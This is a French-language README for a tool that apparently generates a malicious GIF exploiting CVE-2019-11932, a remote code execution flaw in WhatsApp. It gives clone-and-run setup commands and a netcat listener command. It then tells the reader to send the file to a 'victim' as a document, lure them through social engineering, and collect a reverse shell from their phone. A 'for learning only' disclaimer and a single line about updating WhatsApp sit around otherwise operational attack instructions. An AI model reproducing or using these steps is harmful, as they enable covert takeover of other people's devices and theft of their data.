WhatsPayloadRCE
Ceci est un générateur automatisé de payload pour CVE-2019-11932 (Exécution de code à distance sur WhatsApp)
- Installation automatique de GCC (commande sans danger, vous pouvez voir que c'est open-source)
- Sauvegarde au format .GIF
sudo apt install git
git clone https://github.com/Err0r-ICA/WhatsPayloadRCE
cd WhatsPayloadRCE && bash start

Capture d'écran

- Envoyez simplement le fichier .GIF à la victime EN TANT QUE DOCUMENT, PAS D'IMAGE
- Et configurez le nc / netcat sur le port que vous avez défini dans l'outil WhatsRCE {nc -lnvp votre_port}
- Vous pouvez utiliser une attaque d'ingénierie sociale pour que la victime soit attirée et déclenche cette exploitation
- Dites à la victime d'ouvrir la galerie via WhatsApp et envoyez-lui n'importe quelle photo. Ensuite, quelques secondes plus tard, vous recevrez une connexion shell de la victime
- Mettez à jour votre WhatsApp vers la dernière version (Corrigé dans la version 2.19.244)
- Comment recevoir des fichiers, y compris des fichiers audio, images et autres, de personnes que nous ne connaissons pas
Ceci est uniquement pour l'apprentissage, les conséquences, etc. si vous l'utilisez pour un crime, je ne suis pas responsable !
Mes comptes


 err0r-ica/whatspayloadrce

